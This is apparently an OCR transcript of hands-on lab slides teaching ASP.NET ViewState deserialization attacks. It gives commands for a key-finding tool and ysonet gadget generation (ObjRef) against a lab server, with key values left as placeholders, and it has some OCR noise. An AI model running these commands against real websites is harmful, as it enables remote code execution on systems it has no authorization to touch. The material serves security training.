- Active Exploitation Goals:
  - Run ObjRef

- Bonus exercise: Exploit /mac/vsk/default.aspx
  - exploitable without a ViewStateKey!

LAB3: TIPS

- python3 ./crapsecrets/examples/cli.py -mrd 5 -fvsp -u http://server/mac/vsk/
- Actual target: /mac/vsk/test/default.aspx
- What's app vs dir?
- Keep your session!

- 🐛 If it was not modern, vsk would be ignored?!




```
Lab3: ViewStateKey

target: http://server/mac/vsk/

crapsececrets:
    python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/mac
    /vsk/

Is it Modern or Legacy?

    ValidationKey=
    ValidationAlg=
    __VIEWSTATEGENERATOR=
    ViewStateUserKey (if used)=
    DecryptionKey=
    DecryptionAlg=
    Path=
    AppPath=

vsonet.exe -p viewstate -g ObjRef -c
```

Unix script file   length: 557   lines: 19   Ln: 3   Col: 31   Pos: 53   Windows (CR LF)   UTF-8   INS

LAB4: EXTENSION-LESS REWRITE!

- .NET v?: http://server/mac/extless/default
- Simple hack here, but could have a handler
- Active Exploitation Goals:
  - Run ObjRef



*new 5 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run TextFX Plugins Window ?
new 4 new 1 new 3 new 2 new 5

```
Lab4: Extension-Less Rewrite!

target: http://server/mac/extless/default

crapsecrets:
    python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/mac
    /extless/default

    ValidationKey=
    ValidationAlg=
    __VIEWSTATEGENERATOR=
    ViewStateUserKey (if used)=
    DecryptionKey=
    DecryptionAlg=
    Path=
    AppPath=

Modern:
    ysonet.exe -p viewstate -g ObjRef -c "http://" --validationalg="???"
    --validationkey="???" --decryptionalg="???" --decryptionkey "???" --path=
```

Unix script file length: 723 lines: 21 Ln: 21 Col: 184 Pos: 724 Windows (CR LF) UTF-8 INS
Trending videos Evolution of Star...
01:00:23 15/12/2025

LAB5: MOBILE PAGE


- .NET v?: http://server/mac/mobile/mobile.aspx
- Act as Legacy (check web.config)
- No generator!
- Active Exploitation Goals:
  - Run ObjRef



```
Lab5: Mobile Page

